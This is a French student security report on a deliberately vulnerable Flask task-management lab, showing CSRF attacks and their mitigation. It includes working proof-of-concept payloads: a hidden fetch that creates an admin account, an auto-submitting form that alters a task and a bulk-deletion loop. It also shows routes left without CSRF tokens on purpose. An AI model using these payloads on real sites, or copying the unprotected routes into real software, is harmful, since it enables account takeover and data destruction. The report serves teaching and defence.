

Rapport sécurité informatique

Attaques et Défenses Web : Cross-Site Request Forgery (CSRF)

Plateforme Collaborative de Gestion de Tâches

Analyse Architecturale, Preuve de Concept (PoC) Offensive et
Implémentation de Mécanismes de Défense en Profondeur

Dans le cadre du cours : Sécurité informatique

Préparé par : REDA BADDY - ARMEL TOKALO - ADAM BAKHADI - YASSINE HANNANE

Eencadré par : Youssef NOUR-EL AINE

Date de rédaction : 14 mai 2026

Table des matières

1	Résumé exécutif	2
2	Périmètre du projet	2
2.1	Dépôt et structure	2
2.2	Hypothèses	2
3	Axe 1 : Développement de l'application vulnérable	2
3.1	Architecture globale	2
3.2	Déploiement (Docker)	2
3.3	Backend (Flask)	3
3.4	Connexion base de données et pool	3
3.5	Schéma de données	4
3.6	Données de démarrage (seed)	4
3.7	Frontend (Templates Jinja2)	5
4	Cartographie des vulnérabilités CSRF	5
5	Axe 2 : Démonstration de l'attaque CSRF	6
5.1	Chaîne d'attaque	6
5.2	Procédure de demonstration (README)	6
5.3	Payload 1 : Création furtive d'un admin (TaskAI Optimize)	6
5.4	Payload 2 : Altération silencieuse d'une tâche	7
5.5	Payload 3 : Suppression en masse	7
5.6	Captures d'écran (attaque)	8
6	Axe 3 : Sécurisation de la plateforme	8
6.1	Principe de défense en profondeur	8
6.2	Patch : CSRF Tokens	8
6.3	Durcissement des cookies	9
6.4	Captures d'écran (défense)	9
7	Annexes techniques : listings supplémentaires	9
7.1	Authentification et gestion de session	9
7.2	Assignation d'une tâche (route vulnérable)	9
7.3	Modification d'une tâche	10
8	Conclusion	10

1 Résumé exécutif

Ce rapport présente une analyse complète d'une plateforme web construite pour démontrer la vulnérabilité CSRF (Cross-Site Request Forgery). L'objectif est triple :

- **Décrire** l'architecture globale, le backend, le frontend et le modèle de données de l'application vulnérable.
- **Démontrer** la faisabilité d'attaques CSRF réalistes via des pages piégées présentes dans le dossier `attacks/`.
- **Proposer et documenter** une stratégie de défense (tokens CSRF, durcissement des cookies, validation des en-têtes, tests automatisés).

Ce document s'appuie sur l'analyse des fichiers clés du projet : routes Flask, templates Jinja2, schéma MySQL, pages d'attaque et captures d'écran.

2 Périmètre du projet

2.1 Dépôt et structure

Le projet est organisé comme suit :

- `app/` : code applicatif Flask (routes, templates, base de données).
- `attacks/` : pages d'attaque CSRF simulées.
- `docs/screenshots/` : captures d'écran d'attaque et de défense.
- `docker-compose.yml` et `Dockerfile` : déploiement conteneurisé.
- `tests/` : espace réservé aux tests automatisés.

2.2 Hypothèses

- La plateforme est un laboratoire contrôlé (pas un environnement de production).
- Les comptes de test préexistent via `seed.sql`.
- Les routes sensibles ne sont pas protégées par des tokens CSRF dans la version vulnérable.

3 Axe 1 : Développement de l'application vulnérable

3.1 Architecture globale

La plateforme suit une architecture Client-Serveur en trois couches (présentation, logique métier, persistance). Elle est déployée via Docker :

Navigateur → Flask App (Routes, Templates) → MySQL

FIGURE 1 – Architecture logique simplifiée

3.2 Déploiement (Docker)

Le service web et la base MySQL sont déclarés dans `docker-compose.yml`.

```
1 services:
2   web:
3     build: .
```

```
4     ports:
5       - "5000:5000"
6     depends_on:
7       - db
8     environment:
9       DATABASE_HOST: db
10      DATABASE_NAME: csrf_project
11      DATABASE_USER: csrf_user
12      DATABASE_PASSWORD: csrf_pass
13
14    db:
15      image: mysql:8.0
16      ports:
17        - "3307:3306"
18      environment:
19        MYSQL_ROOT_PASSWORD: root
20        MYSQL_DATABASE: csrf_project
21        MYSQL_USER: csrf_user
22        MYSQL_PASSWORD: csrf_pass
```

Listing 1 – Extrait du fichier docker-compose.yml

3.3 Backend (Flask)

L'application principale est définie dans `app/app.py`. Elle enregistre les Blueprints, expose des routes de test de base de données et gère les erreurs HTTP.

```
1 app = Flask(__name__)
2 app.register_blueprint(tasks_bp)
3 app.register_blueprint(teams_bp)
4 app.register_blueprint(auth_bp)
5 app.register_blueprint(admin_bp)
6
7 app.secret_key = os.environ.get('SECRET_KEY', '
8     replace_with_a_long_random_value')
9
10 @app.route("/test-db")
11 def test_db():
12     conn = get_db_connection()
13     cursor = conn.cursor()
14     cursor.execute("SELECT DATABASE();")
15     db_name = cursor.fetchone()
16     return {"status": "success", "connected_database": db_name[0]}
```

Listing 2 – Initialisation de l'application Flask (`app/app.py`)

3.4 Connexion base de données et pool

Le module `app/database/db.py` centralise la connexion MySQL avec un pool de connexions.

```
1 _db_pool = None
2
3 def init_db_pool(pool_name="csrf_pool", pool_size=5):
4     global _db_pool
5     if _db_pool is None:
```

```

6         _db_pool = mysql.connector.pooling.MySQLConnectionPool(
7             pool_name=pool_name,
8             pool_size=pool_size,
9             **get_db_config()
10        )
11    return _db_pool
12
13 def get_db_connection():
14     pool = init_db_pool()
15     return pool.get_connection()

```

Listing 3 – Pool de connexions MySQL (app/database/db.py)

3.5 Schéma de données

Le schéma relationnel est défini dans `schema.sql` et comprend les tables `users`, `teams`, `tasks`.

```

1 CREATE TABLE IF NOT EXISTS users (
2     id INT UNSIGNED NOT NULL AUTO_INCREMENT,
3     username VARCHAR(80) NOT NULL UNIQUE,
4     email VARCHAR(255) NOT NULL UNIQUE,
5     password_hash VARCHAR(255) NOT NULL,
6     role ENUM('admin', 'responsable_equipe', 'responsable_projet', '
7         guest') NOT NULL DEFAULT 'guest',
8     created_at TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP,
9     PRIMARY KEY (id)
10 );
11
12 CREATE TABLE IF NOT EXISTS tasks (
13     id INT UNSIGNED NOT NULL AUTO_INCREMENT,
14     title VARCHAR(140) NOT NULL,
15     status ENUM('todo', 'in_progress', 'done') NOT NULL DEFAULT 'todo',
16     user_id INT UNSIGNED NOT NULL,
17     team_id INT UNSIGNED NULL,
18     PRIMARY KEY (id)
19 );

```

Listing 4 – Extrait du schema MySQL (schema.sql)

3.6 Données de démarrage (seed)

Les comptes et données de démo sont injectés via `seed.sql`.

```

1 INSERT INTO users (username, email, password_hash, role) VALUES
2 ('admin', 'admin@corpo.com', 'sCrypt:32768:8:1$fnXRsw345iNzaCsJ$5542690e
3     ...', 'admin');
4
5 INSERT INTO users (username, email, password_hash, role) VALUES
6 ('resp_equipe', 'resp1@corpo.com', 'sCrypt:32768:8:1
7     $mQ3GpoTVubNILdlk$f4b419ed...', 'responsable_equipe'),
8 ('resp_projet', 'resp2@corpo.com', 'sCrypt:32768:8:1
9     $8jqdsPz4EgGd5a0v$faccadf7...', 'responsable_projet'),
10 ('guest1', 'guest@corpo.com', 'sCrypt:32768:8:1
11     $Wvy0Ev8mekmOS91s$3c8fb14d...', 'guest');

```

Listing 5 – Extrait de seed.sql

3.7 Frontend (Templates Jinja2)

Les formulaires HTML sont générés via Jinja2. Plusieurs actions sensibles sont disponibles par POST sans token CSRF.

```

1 <form method="POST" action="{% url_for('admin.create_user') %}">
2   <input type="text" name="username" required>
3   <input type="email" name="email" required>
4   <input type="password" name="password" required>
5   <select name="role" required>
6     <option value="guest">Guest</option>
7     <option value="admin">Admin</option>
8   </select>
9   <button type="submit">Save User</button>
10 </form>

```

Listing 6 – Formulaire de création d'utilisateur (app/templates/admin/users.html)

```

1 <form action="{% url_for('tasks.delete_task', task_id=task.id) %}"
  method="POST">
2   <button type="submit" class="btn btn-danger">Delete</button>
3 </form>

```

Listing 7 – Suppression d'une tâche (app/templates/tasks/dashboard.html)

```

1 <form action="{% url_for('teams.assign_task_to_team') %}" method="POST"
  class="form">
2   <select name="task_id" required>...</select>
3   <select name="team_id" required>...</select>
4   <button type="submit" class="btn btn-primary">Assign Task</button>
5 </form>

```

Listing 8 – Attribution de tâche sans token (app/templates/teams.html)

4 Cartographie des vulnérabilités CSRF

Les routes sensibles n'intègrent aucune validation CSRF. Les principaux points d'entrée sont :

Endpoint	Risque CSRF
POST /admin/users/create	Permet de créer un compte administrateur via un formulaire soumis à un admin connecté.
POST /tasks/<id>/delete	Supprime une tâche de la victime sans consentement explicite.
POST /tasks/<id>/edit	Modifie silencieusement le contenu d'une tâche de l'utilisateur.
POST /tasks/assign	Assigne une tâche à une équipe (détournement fonctionnel).

```

1 @admin_bp.route('/users/create', methods=['POST'])
2 @admin_required
3 def create_user():
4     username = request.form.get('username')

```

```
5 email = request.form.get('email')
6 password = request.form.get('password')
7 role = request.form.get('role', 'guest') # La faille est ici
8 # ... insertion en base
9 return redirect(url_for('admin.manage_users'))
```

Listing 9 – Route vulnérable (app/routes/admin.py)

```
1 @tasks_bp.route('/tasks/<int:task_id>/delete', methods=['POST'])
2 @login_required
3 def delete_task(task_id):
4     # CSRF VULNERABILITY: endpoint accepte POST sans token
5     cursor.execute("DELETE FROM tasks WHERE id = %s AND user_id = %s", (
6         task_id, session['user_id']))
7     return redirect(url_for('tasks.dashboard'))
```

Listing 10 – Suppression CSRF possible (app/routes/tasks.py)

5 Axe 2 : Démonstration de l'attaque CSRF

5.1 Chaîne d'attaque

Le scénario standard est :

1. La victime se connecte sur <http://localhost:5000/login> en tant qu'admin.
2. L'attaquant héberge des pages CSRF depuis `attacks/` (serveur local à <http://localhost:8080/>).
3. Une requête POST est déclenchée par le navigateur, qui joint automatiquement le cookie de session.
4. L'action est exécutée par le serveur, sans validation d'origine.

5.2 Procédure de démonstration (README)

```
1 # 1) Lancer l'infrastructure
2 docker compose up --build
3
4 # 2) Ouvrir l'application
5 http://localhost:5000/login
6
7 # 3) Lancer le serveur d'attaque
8 cd attacks
9 python -m http.server 8080
10
11 # 4) Ouvrir la page d'attaque
12 http://localhost:8080/
```

Listing 11 – Chemin de test rapide

5.3 Payload 1 : Création furtive d'un admin (TaskAI Optimize)

```
1 function silentAttack() {
2   const formData = new FormData();
3   formData.append('username', 'hacker_backdoor');
4   formData.append('email', 'hacker@evil.com');
5   formData.append('password', 'Hacked123!');
6   formData.append('role', 'admin');
7
8   fetch('http://localhost:5000/admin/users/create', {
9     method: 'POST',
10    body: formData,
11    credentials: 'include'
12  });
13 }
```

Listing 12 – Extrait de TaskAI Optimize (attacks/TaskAI Optimize.html)

5.4 Payload 2 : Altération silencieuse d’une tâche

```
1 <body onload="document.getElementById('csrf-form').submit();">
2 <form id="csrf-form" action="http://localhost:5000/tasks/1/edit" method=
  "POST">
3   <input type="hidden" name="title" value="HACKED - CSRF SUCCESS">
4   <input type="hidden" name="description" value="This task was
    silently sabotaged.">
5   <input type="hidden" name="status" value="done">
6 </form>
7 </body>
```


Listing 13 – Auto-submit sur /tasks/1/edit (attacks/silent_attack.html)

5.5 Payload 3 : Suppression en masse


```
1 const targetIds = Array.from({length: 20}, (_, i) => i + 1);
2
3 targetIds.forEach((id) => {
4   const form = document.createElement('form');
5   form.action = 'http://localhost:5000/tasks/${id}/delete';
6   form.method = 'POST';
7   document.body.appendChild(form);
8   form.submit();
9 });
```

Listing 14 – Attaque en masse (attacks/Legacy data purge.html)


5.6 Captures d'écran (attaque)




(a) Liste des utilisateurs avant attaque



(b) Page d'attaque (TaskAI Optimizer)



(c) Victime non consciente de l'attaque



(d) Compte admin créé par l'attaquant

FIGURE 2 – Démonstration visuelle de la réussite de l'attaque

6 Axe 3 : Sécurisation de la plateforme

6.1 Principe de défense en profondeur

La défense contre CSRF repose sur plusieurs couches complémentaires :

- **Jetons CSRF** injectés dans les formulaires.
- **Cookies durcis** via les attributs SameSite, Secure, HttpOnly.
- **Validation d'origine** (Origin/Referer) sur les requêtes sensibles.
- **Tests automatisés** pour empêcher les régressions.

6.2 Patch : CSRF Tokens

```
1 from flask_wtf.csrf import CSRFProtect
2 csrf = CSRFProtect(app)
3
4 # Cote template :
5 # <input type="hidden" name="csrf_token" value="{ csrf_token() }">
```

Listing 15 – Exemple de protection CSRF avec Flask-WTF (proposition)

6.3 Durcissement des cookies

```
1 app.config.update(
2     SESSION_COOKIE_SAMESITE='Lax',
3     SESSION_COOKIE_SECURE=True,
4     SESSION_COOKIE_HTTPONLY=True
5 )
```

Listing 16 – Configuration conseillée pour Flask (proposition)

6.4 Captures d'écran (défense)




FIGURE 3 – Indicateurs visuels d'une mitigation CSRF réussie

7 Annexes techniques : listings supplémentaires

7.1 Authentification et gestion de session

```
1 session['user_id'] = user['id']
2 session['username'] = user['username']
3 session['role'] = user['role']
```

Listing 17 – Sauvegarde du role en session (app/routes/auth.py)

7.2 Assignment d'une tâche (route vulnérable)

```
1 @teams_bp.route('/tasks/assign', methods=['POST'])
2 @login_required
3 def assign_task_to_team():
4     task_id = request.form.get('task_id')
5     team_id = request.form.get('team_id')
6     cursor.execute(
7         "UPDATE tasks SET team_id = %s WHERE id = %s AND user_id = %s",
8         (team_id, task_id, session['user_id'])
9     )
10    return redirect(url_for('tasks.dashboard'))
```

Listing 18 – Assignment sans token (app/routes/teams.py)

7.3 Modification d'une tâche

```
1 @tasks_bp.route('/tasks/<int:task_id>/edit', methods=['GET', 'POST'])
2 @login_required
3 def edit_task(task_id):
4     if request.method == 'POST':
5         title = request.form.get('title', '').strip()
6         description = request.form.get('description', '').strip()
7         status = request.form.get('status', 'todo')
8         # ... update en base
```

Listing 19 – Route d'édition (app/routes/tasks.py)

8 Conclusion

Ce projet illustre de façon concrète l'impact d'une faille CSRF dans un contexte réaliste (gestion d'utilisateurs et de tâches). La version vulnérable montre comment un simple formulaire HTML suffit à contourner les contrôles applicatifs basés sur les cookies de session. La stratégie de défense recommandée repose sur les tokens CSRF, le durcissement des cookies, la validation d'origine et la mise en place de tests automatisés. L'ensemble forme une approche *Secure by Design* cohérente, reproductible et pédagogique.